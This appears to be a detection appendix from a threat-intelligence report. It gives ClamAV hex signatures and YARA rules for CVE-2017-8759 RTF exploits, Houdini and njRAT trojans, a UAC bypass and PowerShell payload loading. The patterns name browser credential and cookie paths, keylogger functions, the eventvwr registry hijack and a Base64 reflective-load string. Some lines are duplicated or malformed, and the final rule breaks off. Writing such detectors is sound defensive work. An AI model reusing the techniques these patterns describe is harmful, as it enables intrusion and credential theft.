Rtf.Exploit.CVE_2017_8759-Variant-1;Target:0;((0 1)&(2 3 4)&5&(6 7 8)&(9 10 11)&(12 13)&14);0:7b5c727466;0:7b5c7274;5c6f626a6c96e6b;5c6f626a6175746c696e6b;5c6f626a757064617465;5c6f626a636c6173732068746d6c66696c65;64306366313653;640A300A630A660A310A310A650A300A;640D0A300D0A630D0A660D0A310D0A650D0A300D0A;306336616439383893266316431316136356630303430393633235316535;300A630A360A610A640A390A380A380A390A320A660A310A310A650A300A350A310A650A35;300D0A630D0A360D0A640D0A390D0A380D0A380D0A390D0A320D0A660D0A310D0A640D0A340D0A310D0A300D0A360D0A330D0A320D0A350D0A310D0A650D0A35;3532366636663734323034353665373437323739;3532303036663030366630303734303032303030343530303734303032303030345303036653030373430303732303037393030;532303036663030366630303734303032303030345303036653030373430303732303037393030;35323030364630303734303032303030345303036453030373430303732303037393030;300A630A360A610A640A390A380A390A320A660A310A310A650A300A350A310A650A35;300D0A630D0A360D0A640D0A390D0A380D0A380D0A390D0A320D0A660D0A310D0A640D0A340D0A310D0A610D0A360D0A350D0A300D0A340D0A390D0A360D0A330D0A320D0A350D0A310D0A650D0A35;30633661643938389326631643431316136356630303430393633235316535;c7b0abec197fd211978e0000f8757e2a;633762306162656331393766643231313937386530303036638373537653261;43374230414245433139374644323131393738453030304638373537453241;5c62696e;4f4c45324c696e6b	
Files Detected (SHA256)	7960aef6f2100539e7f1361bd9a1817fc0f85ff8740d7a8dc47d4fafafef18794
Rtf.Exploit.CVE_2017_8759-Variant-2	
Rtf.Exploit.CVE_2017_8759-Variant-2;Target:0;((0 1)&(2 3 4 5 6)&(7 8 9 10 11)&(12 13 14)&((15 16 17) (18 19 20) (21&22)));0:7b5c727466;0:7b5c7274;5c6f626a6c96e6b;5c6f626a6175746c696e6b;5c6f626a757064617465;5c6f626a68746d6c;5c6f626a656d62;d0cf11e0;4430434631314530;6430636631316530;640A300A630A660A310A310A650A300A;640D0A300D0A630D0A660D0A310D0A650D0A300D0A;52006f006f007400200045006e00740072007900;3532303036663030366630303734303032303030345303036453030373430303732303037393030;35323030364630303734303032303030345303036453030373430303732303037393030;300A630A360A610A640A390A380A390A320A660A310A310A650A300A350A310A650A35;300D0A630D0A360D0A640D0A390D0A380D0A380D0A390D0A320D0A660D0A310D0A640D0A340D0A310D0A610D0A360D0A350D0A300D0A340D0A390D0A360D0A330D0A320D0A350D0A310D0A650D0A35;30633661643938389326631643431316136356630303430393633235316535;c7b0abec197fd211978e0000f8757e2a;633762306162656331393766643231313937386530303036638373537653261;43374230414245433139374644323131393738453030304638373537453241;5c62696e;4f4c45324c696e6b	
Files Detected (SHA256)	4a07c6f26ac9feadb78624d4e063dfed54e972772e5ee34c481bdb86c9751660b4ef455e385b750d9f90749f1467eaf00e46e8d6c2885c260e1b78211a51684bf1838f452d9a34c3ae46194a47253aa223fd896452093981c8237a3f2cb4a7a641c8fa1b7a428bfb66d235064407ab56d119411fbaca6268c8e69696e6729
Win.Persistence.Batch_Script-2	
Win.Persistence.Batch_Script-	
2;Target:7;0&1&2&3&4&5&6&7&8;3a7374617274;5b536372697074426c6f636b5d3a3a437265617465::i;494f2e4d656d6f727953747265616d::i;46726f6d426173653634537472696e67::i;706f7765727368656c6c::i;2e5265706c61636528::i;494f2e436f6d7072657373696f6e2e477a697053747265616d::i;676f746f207374617274::i;54494d454f5554::i	
Files Detected (SHA256)	0FBC6FD653B971C8677AA17ECD2749200A4A563F9DD5409CFB26D320618DB3E2

Win.PowerShell_HoudiniPS-1	
Win.PowerShell_HoudiniPS-1;Engine:51- 255,Target:0;(0 1 2 3 4)&(5 6 7)&(8&9&10&11&12&13&14&15&16&17&18&19);220027005300530049004400 27002200;220027004d0053005000410075007400680027002200;22002700540027002200;2200270053004e0053 0054004100410027002200;2200270058002d00410050005004c0045002d0057004500420041005500540048002d 0054004f004b0045004e0027002200;5c0047006f006f0067006c0065005c004300680072006f006d0065005c0055 00730065007200200044006100740061005c0044006500600610075006c007400;5c004d006f007a0069006c006c 0061005c00460069007200650066006f0078005c00500072006f00660069006c00650073005c002a002e006400650 06600610075006c007400;5c004f007000650072006100200053006f006600740077006100720065005c004f00700 0650072006100200053007400610062006c006500;5b0045006e007600690072006f006e006d0065006e0074005d0 03a003a004f005300560065007200730069006f006e002e0054006f0053007400720069006e006700280029002e00 5200650070006c00610063006500280022004d006900630072006f0073006f00660074002000570069006e0064006 f0077007300200022002c00;530074006100720074002d0053006c0065005007000;4100640064002d0054007900 7000650020002d0041007300730065006d0062006c0079004e0061006d0065002000530079007300740065006d002 e0053006500630075007200690074007900;5b00530079007300740065006d002e005300650063007500720069007 40079002e00430072007900700074006f006700720061007000680079002e00500072006f00740065006300740065 00640044006100740061005d003a003a0055006e00700072006f0074006500630074002800;5b0053006500630075 0072006900740079002e00430072007900700074006f006700720061007000680079002e004400610074006100500 072006f00740065006300740069006f006e00530063006f00700065005d003a003a00530079007300740065006d0 02e00530065006300750072006900740079002e0053006500630075007200650053007400720069006e006700;430 06f006e007600650072007400460072006f006d002d0053006500630075007200650053007400720069006e006700 ;530051004c0069007400650043006f006e006e0065006300740069006f006e00;530051004c00690074006500440 06100740061004100640061007000740065007200;4d006500740068006f00640020003d002000270050004f00530 054002700;270063006f006b006900650073002700;27006d006f007a005f0063006f006b006900650073 002700	
Files Detected (SHA256)	B0DFFAC2A65400C5DEBA8985CAB13B043B4A9D31FD9A0DEE32D761336C51533B AE5E79238298AA794F771AC868C39E45EC743ADD9FAB7836424A97A92013D65F
Win.HoudiniPS_Executer	
Files Detected (SHA256)	2EA74DD584E3B4570BD756159348A1764F84D9E305796462C249F0E6157FD5D2 16C7EE0C0E91D940D2AA484CA69441B5F1236F39A42C09F367A71747A09D23BE 9C7F09B75D233BE944B85550CFAD63E070BFC7B10A92886C33FA4C04F4F5AA5A 17D2FB550E6794BAC73D61D198109332ABF331212146697D6B03B08F243131B8
Win.SFX.Document_Script	
Files Detected (SHA256)	17EA54FEC447A112D7F6A3002BC38D4CABC7A55F977EBA304F7D5D64010C64F9
Win.PowerShell_HoudiniPS-2	
Files Detected (SHA256)	77DD572385004FDE794D9997040223CA4F2155394D9F184D9BFCD9D4AC3D6357

Win.PowerShell_HoudiniPS-3

```
Win.PowerShell_HoudiniPS-3;Engine:51-
255,Target:0;(0|1|2|3|4)&(5|6|7)&(8&9&10&11&12&13&14&15&16&17&18&19&20);220027005300530049004
40027002200;220027004d0053005000410075007400680027002200;22002700540027002200;2200270053004e0
053005f004100410027002200;2200270058002d004100500050004c0045002d00570045004200410055005400480
02d0054004f004b0045004e0027002200;5c0047006f006f0067006c0065005c004300680072006f006d0065005c0
05500730065007200200044006100740061005c00440065006600610075006c007400;5c004d006f007a0069006c0
06c0061005c00460069007200650066006f0078005c00500072006f00660069006c00650073005c002a002e006400
65006600610075006c007400;5c004f007000650072006100200053006f006600740077006100720065005c004f00
7000650072006100200053007400610062006c006500;5b0045006e007600690072006f006e006d0065006e007400
5d003a003a004f005300560065007200730069006f006e002e0054006f0053007400720069006e006700280029002
e005200650070006c00610063006500280022004d006900630072006f0073006f00660074002000570069006e0064
006f0077007300200022002c00;530074006100720074002d0053006c00650065007000;4100640064002d0054007
9007000650020002d004100730065006d0062006c0079004e0061006d0065002000530079007300740065006d
002e0053006500630075007200690074007900;5b00530079007300740065006d002e005300650063007500720069
00740079002e00430072007900700074006f006700720061007000680079002e00500072006f00740065006300740
06500640044006100740061005d003a003a0055006e00700072006f0074006500630074002800;5b0053006500630
0750072006900740079002e00430072007900700074006f006700720061007000680079002e004400610074006100
500072006f00740065006300740069006f006e00530063006f00700065005d003a003a00;53007900730074006500
6d002e00530065006300750072006900740079002e0053006500630075007200650053007400720069006e006700;
43006f006e007600650072007400460072006f006d002d0053006500630075007200650053007400720069006e006
700;530051004c0069007400650043006f006e006e0065006300740069006f006e00;530051004c00690074006500
44006100740061004100640061007000740065007200;4d006500740068006f00640020003d002000270050004f00
530054002700;270063006f006f006b006900650073002700;27006d006f007a005f0063006f006f006b006900650
073002700;27006c006f00670069006e0073002700
```

Files Detected (SHA256)	None. This is a precautionary rule based on ATT-FEB-21/26 2018
-------------------------	--

Win.JS_WScript_PS-Obfuscated

```
Win.JS_WScript_PS-Obfuscated;Engine:51-
255,Target:0;(0&1&(2|3)&4&5&6&7&8);5b2770757368275d;5b277368696674275d;282777272b2753272b274
272b2772272b2749272b2770272b2774272b272e272b2753272b2748272b2765272b276c272b274c2729;57536372
6970742e5368656c6c;766172205f3078;72657475726e205f3078;575363726970745b;4372656174654f626a656
374:::i;506f7765725368656c6c5c783230:::i
```

Files Detected (SHA256)	C053C40130FD9194FDEEE691A6451B4875ACD2C728BB6D43CE2DE8092429155A
-------------------------	--

Yara Signatures

```
import "pe"

rule MALWARE_Win_Trojan_Houdini_Raw {
    meta:
        description = "Detects the raw binary of the Houdini Trojan Delphi variant"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    Chain Evolution with a Political Attitude"
        hash1 = "06fab8c1a5bdc8de5bee3e2a6e34cf3e5f4556f983165967c0571a08904a8959"
        hash2 = "ddc11a6279d36ff1d2e276e7f604967640b52a055496179325de2228eba02150"
        hash3 = "42690b3cb208210b0586b8521d17f2c3776002cd3b736d11223239bb62616140"
        hash4 = "ee01a0553e7912271b81edfeb85d7b9baf814c08ecd41ad6af36ea62ad02fb39"
        hash5 = "0ba83d51e4aa2487e754d4c55276e81ea83fc5e8d9421edb65effdd744566f48"
        hash6 = "8d75e47c04bb2cc0f4c2e973475d4ff1fc8f32039794e3ea5ca2494c66d80d3f"
        hash7 = "c0d71a5b7467f05eac767e0b801e6a709e9a0a111c7deef5dd5db9c82d524b40"
    strings:
        $hc = "houdiniclient"
        // module keylogger
        $mk1 = "keylogger_thread" fullword ascii
        $mk2 = "keylogger_host" fullword ascii
        $mk3 = "keylogger_port" fullword ascii
        $mk4 = "keylogger_thread" fullword ascii
        $mk5 = "keylogger_init" fullword wide
        $mk6 = "keylogger_stop" fullword wide
        $mk7 = "keylogger_offline" fullword wide
        $mk8 = "silence_keylogger" fullword wide
        // module screenshot
        $ms1 = "screenshot_thread" fullword ascii
        $ms2 = "screen_host" fullword ascii
        $ms3 = "screen_port" fullword ascii
        $ms4 = "screenshot_init" fullword wide
        $ms5 = "screenshot_start" fullword wide
        $ms6 = "screenshot_stop" fullword wide
        $ms7 = "screen_thumb" fullword wide
        $ms8 = "silence_screenshot" fullword wide
        // module file
        $mf1 = "file_manager_init" fullword wide
        $mf2 = "file_manager_root" fullword wide
        $mf3 = "file_manager_faf" fullword wide
        $mf4 = "file_manager_download" fullword wide
        $mf5 = "file_manager_upload" fullword wide
        $mf6 = "file_manager_stop" fullword wide
        $mf7 = "file_manager_delete_folder" fullword wide
        $mf8 = "file_manager_rename_folder" fullword wide
        $mf9 = "file_manager_rename_file" fullword wide
        $mf10 = "file_manager_delete_file" fullword wide
        $mf11 = "file_manager_execute_file" fullword wide
        $mf12 = "file_manager_thumb" fullword wide
        $mf13 = "file_manager_upload_http" fullword wide
        $mf14 = "file_manager_upload_tcp" fullword wide
        $mf15 = "upload_file_tcp" fullword wide
        $mf16 = "download_file_tcp" fullword wide
        $mf17 = "upload_file_http" fullword wide
        $mf18 = "filemanager_host" fullword ascii
        $mf19 = "filemanager_port" fullword ascii
        $mf20 = "filemanager_thread" fullword ascii
        // module password
        $mp1 = "password_value" fullword wide
        $mp2 = "password_init" fullword wide
        $mp3 = "password_stop" fullword wide
        $mp4 = "password_firefox" fullword wide
        $mp5 = "password_chrome" fullword wide
        $mp6 = "password_all" fullword wide
        $mp7 = "password_host" fullword ascii
        $mp8 = "password_port" fullword ascii
```

```

$mp9 = "password_thread" fullword ascii
// module miscellaneous
$mm1 = "misc_init" fullword wide
$mm2 = "misc_stop" fullword wide
$mm3 = "misc_process_list" fullword wide
$mm4 = "misc_module_list" fullword wide
$mm5 = "misc_process_terminate" fullword wide
$mm6 = "misc_host" fullword ascii
$mm7 = "misc_port" fullword ascii
$mm8 = "misc_thread" fullword ascii
// plugins
$pl1 = "plugin_file_init" fullword wide
$pl2 = "plugin_url_init" fullword wide
$pl3 = "plugin_stop" fullword wide
condition:
( uint16(0) == 0x5a4d and filesize < 4000KB and ( 4 of them ) )
}

rule MALWARE_Win_Trojan_Houdini_Packed_1 {
meta:
description = "Detects the packed binary of the Houdini Trojan"
author = "ditekshen"
date = "2017-07-07"
reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
hash1 = "57be305e24264d8e48af5434b84042c466cbe1b0f6a203b35510893fb28cc496"
hash2 = "3cca8c5383aa75b0a68f199fd2ba443de8ae99628515fc6b874d859fd83f3abb"
hash3 = "df308a559502ceda95f18a96b1b93940ee9f6ea9bfcc351108cbe44bb7dee893"
hash4 = "e032011b2af561b8089578a6f3d3389c286a158d36f9304617e6ffa26d4a5f91"
strings:
$s1 = ".vmp1" fullword ascii
$s2 = "wrom.exe" fullword ascii
$s3 = "TMethodImplementationIntercept" fullword ascii
$s4 = "6 6&6+61666<6A6G6L6R6Z6d6n6s6x6}6" fullword ascii
$s5 = "shfolder.dll" nocase fullword ascii
$s6 = "RegUnLoadKeyW" fullword ascii
$s7 = "$%&'(" fullword wide
$op1 = { 45 6e 75 6d 52 65 73 6f 75 72 63 65 4c 61 6e 67 }
$op2 = { 04 00 e4 01 00 00 1e 30 2b 30 3c 30 5e 30 6b 30 }
$op3 = { f0 11 00 b4 02 00 00 02 30 0c 30 1a 30 24 30 32 }
$op4 = { d3 c3 66 0f ba e4 0a 51 8d 7c 24 04 5a c0 cb 06 }
$op5 = { 60 e8 b9 19 00 00 4e 54 83 ed 04 e8 f9 fe ff ff }
$op6 = { fe c8 66 0f ac fa 06 80 e2 d8 d2 fe f6 c7 e7 00 }
condition:
( uint16(0) == 0x5a4d and filesize < 6000KB and ( ( all of ($s*) ) or ( 4 of ($s*)
and 3 of ($op*) ) or ( all of them ) ) )
}

```

```

rule MALWARE_Win_Trojan_Houdini_Packed_1_2 {
    meta:
        description = "Detects the packed binary of the Houdini Trojan"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "57be305e24264d8e48af5434b84042c466cbe1b0f6a203b35510893fb28cc496"
        hash2 = "3cca8c5383aa75b0a68f199fd2ba443de8ae99628515fc6b874d859fd83f3abb"
        hash3 = "df308a559502ceda95f18a96b1b93940ee9f6ea9bfcc351108cbe44bb7dee893"
        hash4 = "e032011b2af561b8089578a6f3d3389c286a158d36f9304617e6ffa26d4a5f91"
    strings:
        $s1 = /.vmp[0-9]/ fullword ascii
        $s2 = "wrom.exe" fullword ascii
        $s3 = "TMethodImplementationIntercept" fullword ascii
        $s12 = "$%&'" fullword wide
        // $op1 = { 45 6e 75 6d 52 65 73 6f 75 72 63 65 4c 61 6e 67 }
        // $op2 = { 04 00 e4 01 00 00 1e 30 2b 30 3c 30 5e 30 6b 30 }
        // $op3 = { f0 11 00 b4 02 00 00 02 30 0c 30 1a 30 24 30 32 }
        // $op4 = { d3 c3 66 0f ba e4 0a 51 8d 7c 24 04 5a c0 cb 06 }
        // $op5 = { 60 e8 b9 19 00 00 4e 54 83 ed 04 e8 f9 fe ff ff }
        // $op6 = { fe c8 66 0f ac fa 06 80 e2 d8 d2 fe f6 c7 e7 00 }
    condition:
        ( uint16(0) == 0x5a4d and filesize < 6000KB and all of ($s*) and
pe.imports("shfolder.dll", "SHGetFolderPathW") and pe.imports("ole32.dll",
"CoUninitialize" ) )
        // ( uint16(0) == 0x5a4d and filesize < 6000KB and ( ( all of ($s*) ) or ( 4 of
($s*) and 3 of ($op*) ) or ( all of them ) ) )
}

```

```

rule MALWARE_Win_Trojan_Houdini_Packed_2 {
    meta:
        description = "Detects AutoIt packed binary of the Houdini Trojan"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "57be305e24264d8e48af5434b84042c466cbe1b0f6a203b35510893fb28cc496"
        hash2 = "3cca8c5383aa75b0a68f199fd2ba443de8ae99628515fc6b874d859fd83f3abb"
    strings:
        $s1 = "/AutoIt3ExecuteScript" fullword wide
        $s2 = "/AutoIt3ExecuteLine" fullword wide
        $s3 = "*Unable to get a list of running processes." fullword wide
        $s4 = "PROCESSGETSTATS" fullword wide
        $s5 = "WINGETPROCESS" fullword wide
        $s6 = "PROCESSWAITCLOSE" fullword wide
        $s7 = "PROCESSETPRIORITY" fullword wide
        $s8 = "PROCESSWAIT" fullword wide
        $s9 = "PROCESSTLIST" fullword wide
        $s10 = "PROCESSCLOSE" fullword wide
        $s11 = "PROCESSEXISTS" fullword wide
        $s12 = "SHELLEXECUTEWAIT" fullword wide
        $s13 = "SCRIPTNAME" fullword wide
        $s14 = "wsock32.dll" nocase fullword ascii
        $s15 = "wininet.dll" nocase fullword ascii
        $s16 = "iphlpapi.dll" nocase fullword ascii
        $s17 = "255.255.255.255" fullword wide
        $s18 = "<requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"/>" fullword
    ascii
        $op1 = { b9 90 58 4c 00 50 e8 7a cc 01 00 84 c0 0f 84 d9 }
        $op2 = { e8 e0 9d ff 59 59 6a 06 58 8d 9e a0 }
        $op3 = { 8b 4d e0 0f b7 41 02 50 51 6a ff 6a 02 56 ff 15 }
        $op4 = { 5e 33 c0 5b 5d c2 08 00 55 8b ec 8b 45 08 53 8b }
        $op5 = { 8b 4d e0 0f b7 41 02 50 51 6a ff 6a 02 56 ff 15 }
        $op6 = { 8b 4d e0 0f b7 41 02 50 51 6a ff 6a 02 56 ff 15 }
    condition:
        ( uint16(0) == 0x5a4d and filesize < 6000KB and ( ( 5 of ($s*) and 3 of ($op*) ) or
        ( all of ($s*) and 3 of ($op*) ) ) )
}

rule MALWARE_Win_Trojan_Houdini_AutoIt_Raw {
    meta:
        description = "Detects decompiled AutoIt (.AU3) variant of the Houdini Trojan"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "069f6f13b9680b7bcfada8d40dd2206e154adc6a4a1c4049dafa58ed18204a55"
        hash2 = "ded1e596512217ef2228d40f701adbb7c489cc88a00065833cdcd98be1ff8750"
    strings:
        $s1 = "Local" nocase fullword ascii
        $s2 = "DllCall(\"user32.dll\", \"int\", \"CallWindowProcW\", \"ptr\",
    DllStructGetPtr()" ascii
        $s3 = "DllStructCreate(\"byte[\" & BinaryLen(\" ascii
        $s4 = "DllCall(\"Crypt32.dll\", \"bool\", \"CryptStringToBinaryA\"\" ascii
        $s5 = "DllStructCreate(\"byte[\" & \" fullword ascii
        $s6 = "DllCall(\"user32.dll\", \"int\", \"CallWindowProcW\", \"ptr\",
    DllStructGetPtr()" ascii
        $s7 = "DllStructGetPtr()" ascii
        $s8 = "Return DllStructGetData()" ascii
        $s9 = "If @error OR NOT" ascii
        $t0 = "Then Return SetError()" ascii
        $s11 = "(@SystemDir & " ascii
        $s12 = "_winapi_base64decode(" fullword ascii
        $s13 = "$codshell = \""
    condition:
        ( uint16(0) == 0x4e23 and filesize < 10000KB and ( 10 of ($s*) ) ) or ( all of them
)
}

```

```

rule MEMORY_MALWARE_Win_Trojan_Houdini {
    meta:
        description = "Detects Houdini Trojan configurations in memory"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "06fab8c1a5bdc8de5bee3e2a6e34cf3e5f4556f983165967c0571a08904a8959"
        hash2 = "ddc11a6279d36ff1d2e276e7f604967640b52a055496179325de2228eba02150"
        hash3 = "42690b3cb208210b0586b8521d17f2c3776002cd3b736d11223239bb62616140"
        hash4 = "ee01a0553e7912271b81edfeb85d7b9baf814c08ecd41ad6af36ea62ad02fb39"
        hash5 = "0ba83d51e4aa2487e754d4c55276e81ea83fc5e8d9421edb65effdd744566f48"
        hash6 = "8d75e47c04bb2cc0f4c2e973475d4ff1fc8f32039794e3ea5ca2494c66d80d3f"
        hash7 = "c0d71a5b7467f05eac767e0b801e6a709e9a0a111c7def5dd5db9c82d524b40"
        hash8 = "57be305e24264d8e48af5434b84042c466cbe1b0f6a203b35510893fb28cc496"
        hash9 = "3cca8c5383aa75b0a68f199fd2ba443de8ae99628515fc6b874d859fd83f3abb"
        hash10 = "df308a559502ceda95f18a96b1b93940ee9f6ea9bfcc351108cbe4bb7dee893"
        hash11 = "e032011b2af561b8089578a6f3d3389c286a158d36f9304617e6ffa26d4a5f91"
        hash12 = "57be305e24264d8e48af5434b84042c466cbe1b0f6a203b35510893fb28cc496"
        hash13 = "3cca8c5383aa75b0a68f199fd2ba443de8ae99628515fc6b874d859fd83f3abb"
    strings:
        $s1 = "1="
        $s2 = "install_name="
        $s3 = "nick_name="
        $s4 = "install_folder="
        $s5 = "reg_startup="
        $s6 = "startup_folder_startup="
        $s7 = "task_startup="
        $s8 = "injection="
        $s9 = "injection_process"
    condition:
        all of ($s*)
}

rule MALWARE_Win_Trojan_Njrat_Raw {
    meta:
        description = "Detects raw Njrat RAT v0.7d with correct or manipulated MZ header"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "bb9fd943c779c410cb75fb55550a1073b368b6d12d45aadce2fa918c772e6141"
    strings:
        $s1 = "netsh firewall delete allowedprogram \\\" fullword wide
        $s2 = "netsh firewall add allowedprogram \\\" fullword wide
        $s3 = "get_Keyboard" fullword ascii
        $s4 = "get_ShiftKeyDown" fullword ascii
        $s5 = "get_CtrlKeyDown" fullword ascii
        $s6 = "get_OsFullName" fullword ascii
        $s7 = "cmd.exe /c ping" fullword wide
        $s8 = "Execute ERROR" fullword wide
        $s9 = "Download ERROR" fullword wide
        $s10 = "Update ERROR" fullword wide
    condition:
        ( filesize < 100KB and ( ( all of them ) or ( uint16(0) == 0x5a4d and ( all of them
) ) ) )
}

```

```

rule MALWARE_Win_Trojan_Njrat_PW_DLL {
    meta:
        description = "Detects Njrat RAT v0.7d Password Stealing DLL stored in Registry"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "a3e4bee1b6944aa9266bd58de3f534a4c1896df621881a5252a0d355a6e67c70"
    strings:
        $s1 = "http://www.oovoo.com/?Encrypted Password" fullword wide
        $s2 = "http://DynDns.com" fullword wide
        $s3 = "http://Yahoo.com" fullword wide
        $s4 = "http://hotmail.com" fullword wide
        $s5 = "\\Google\\Chrome\\User Data\\Default\\Login Data" fullword wide
        $s6 = "SELECT * FROM moz_logins;" fullword wide
        $s7 = "\\Opera\\Opera\\profile\\wand.dat" fullword wide
        $s8 = "\\Opera\\Opera\\wand.dat" fullword wide
        $s9 = "Error with executing non-query: \"" fullword wide
        $s10 = "ssutil3.dll" fullword wide
        $s11 = "mozcrt19.dll" fullword wide
        $s12 = "ProcessIEPass" fullword ascii
        $s13 = "plds4.dll" fullword wide
        $s14 = "encryptedPassword" fullword wide
        $s15 = "mozutils.dll" fullword wide
        $s16 = "logins" fullword wide
        $s17 = "http://Paltalk.com" fullword wide
        $s18 = "http://skype.com" fullword wide
        $s19 = "http://no-ip.com" fullword wide
        $s20 = "Software\\Microsoft\\FTP\\Accounts" fullword wide
        $op1 = { ff 6e 5f 1e 62 60 03 85 21 }
        $op2 = { 03 06 11 7c 05 15 12 09 01 0e 08 20 00 15 11 31 }
        $op3 = { 02 7b 0a 00 00 04 73 86 00 00 0a 19 6a 73 87 00 }
    condition:
        ( uint16(0) == 0x5a4d and filesize < 100KB and ( 6 of ($s*) ) and all of ($op*) ) or
        ( all of them )
}

rule MALWARE_Win_Trojan_Njrat_SC_DLL {
    meta:
        description = "Detects Njrat RAT v0.7d Screenshot Grapping DLL stored in Registry"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "3e5141c75b7746c0eb2b332082a165deacb943cef26bd84668e6b79b47bdfd93"
    strings:
        $s1 = "sc2.dll" fullword wide
        $s2 = "getMD5Hash" fullword ascii
        $s3 = "getsize" fullword ascii
        $s4 = "GetEncoderInfo" fullword ascii
        $s5 = "screensize" fullword ascii
        $s6 = "hmemdc" fullword ascii
        $s7 = "lastbt" fullword ascii
        $s8 = "lastsize" fullword ascii
        $op1 = { 01 1b 30 04 00 b4 01 00 00 08 00 00 11 03 17 8d }
        $op2 = { 06 00 91 00 3a 00 04 00 98 21 }
        $op3 = { 09 00 00 01 1b 30 09 00 3a 02 00 00 06 00 00 11 }
    condition:
        ( uint16(0) == 0x5a4d and filesize < 40KB and ( all of ($s*) ) and all of ($op*) ) or
        ( all of them )
}

```

```

rule MALWARE_Win_Trojan_Njrat_Dropper_1 {
    meta:
        description = "Detects stage 1 dropper of Njrat RAT"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        hash1 = "2cea185f974228f0f227e21276de78fe0862d4c09a4244af6c2dcef093a5e53b"
    strings:
        $s1 = "ReplaceBytes.exe" fullword wide
        $s2 = " Hewlett-Packard 2017" fullword wide
        $s3 = "Hewlett-Packard 2017" fullword ascii
        $s4 = "Software\\Classes\\mscfile\\shell\\open\\command" fullword wide
        $s5 =
"C:\Users\Sec\Desktop\ReplaceBytes\ReplaceBytes\obj\Debug\ReplaceBytes.pdb" fullword ascii
    condition:
        ( uint16(0) == 0x5a4d and filesize < 80KB and ( all of them ) )
}

rule MALWARE_Win_Trojan_Njrat_Packed {
    meta:
        description = "Detects stage 3 packed Njrat RAT"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        hash1 = "b769a610c7755401682767156967e4113581c1e47034c0dc39a8328fa0f32acd"
    strings:
        $s1 = "ReplaceBytes.exe" fullword wide
        $s2 = "resourceField" fullword ascii
        $s3 = "resourceLength" fullword ascii
        $s4 = "bf850cbc-b52a-4a26-a1b3-f355b9136242" fullword wide
        $s5 = "$048ffd73-2823-4dea-bdc3-3ef3ef09027a" fullword ascii
        $s6 = " Hewlett-Packard 2017" fullword wide
        $s7 = "SuppressIldasmAttribute" fullword ascii
        $s8 = "Hewlett-Packard 2017" fullword ascii
        $op1 = { d0 06 00 00 06 26 1f 0c 13 09 2b b5 02 20 c3 35 }
        $op2 = { d0 13 00 00 06 26 1a 0a 2b d0 0e 08 0e 07 61 1f }
        $op3 = { 18 0a 2b bb 16 2b fa 1a 0a 2b b4 02 03 04 05 0e }
    condition:
        ( uint16(0) == 0x5a4d and filesize < 100KB and ( all of ($s*) ) and all of ($op*) )
    or ( all of them )
}
rule MALWARE_Win_Trojan_Njrat_Dropper_2 {
    meta:
        description = "Detects stage 2 dropper of Njrat RAT"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        hash1 = "2cea185f974228f0f227e21276de78fe0862d4c09a4244af6c2dcef093a5e53b"
    strings:
        $s1 = "C:\Users\Sec\Desktop\test\test\Neuer
Ordner\userinit\obj\Debug\userinit.pdb" fullword ascii
        $s2 = "C:\Windows\System32\WindowsPowerShell\v1.0\Examples\profile.ps1"
    fullword wide
        $s3 = "[Reflection.Assembly]::Load([System.Convert]::Frombase64String('"
        $s4 = "ProcessXmlElement" fullword ascii
        $s5 = "ProcessObject" fullword ascii
        $s6 = "LoadScript" fullword ascii
        $s7 = "get_IsNamespaceDeclaration" fullword ascii
        $s8 = "RemoveNamespaceAttributes" fullword ascii
        $s9 = "get_NextAttribute" fullword ascii
        $s10 = "get_FirstAttribute" fullword ascii
    condition:
        ( uint16(0) == 0x5a4d and filesize < 400KB and ( all of them ) )
}

```

```

rule TTP_Binary_Privilege_Escalation_UAC_Bypass {
    meta:
        description = "Detects privilege escalation and UAC bypass using the eventvwr.exe trick"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
    strings:
        $sw1 = "Software\\Classes\\mscfile\\shell\\open\\command" fullword wide
        $sw2 = "eventvwr.exe" fullword wide
        $sw3 = /http[sS]:/ nocase fullword wide
        $si1 = "Software\\Classes\\mscfile\\shell\\open\\command" fullword ascii
        $si2 = "eventvwr.exe" fullword ascii
        $si3 = /http[sS]:/ nocase fullword ascii
    condition:
        ( uint16(0) == 0x5a4d and filesize < 1000KB and ( all of ($sw*) or all of ($si*) ) )
}
}

rule TTP_Binary_EMBEDDING_Binary_in_PowerShell {
    meta:
        description = "Detects binary embedding PowerShell to load and excuted Base64 encoded binary"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
    strings:
        $s1 = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\Examples\\profile.ps1" fullword wide
        $s2 = "[Reflection.Assembly]::Load([System.Convert]::Frombase64String('TVqQ" wide
        $s3 = "LoadScript" fullword ascii
        $s4 = "RunScript" fullword ascii
    condition:
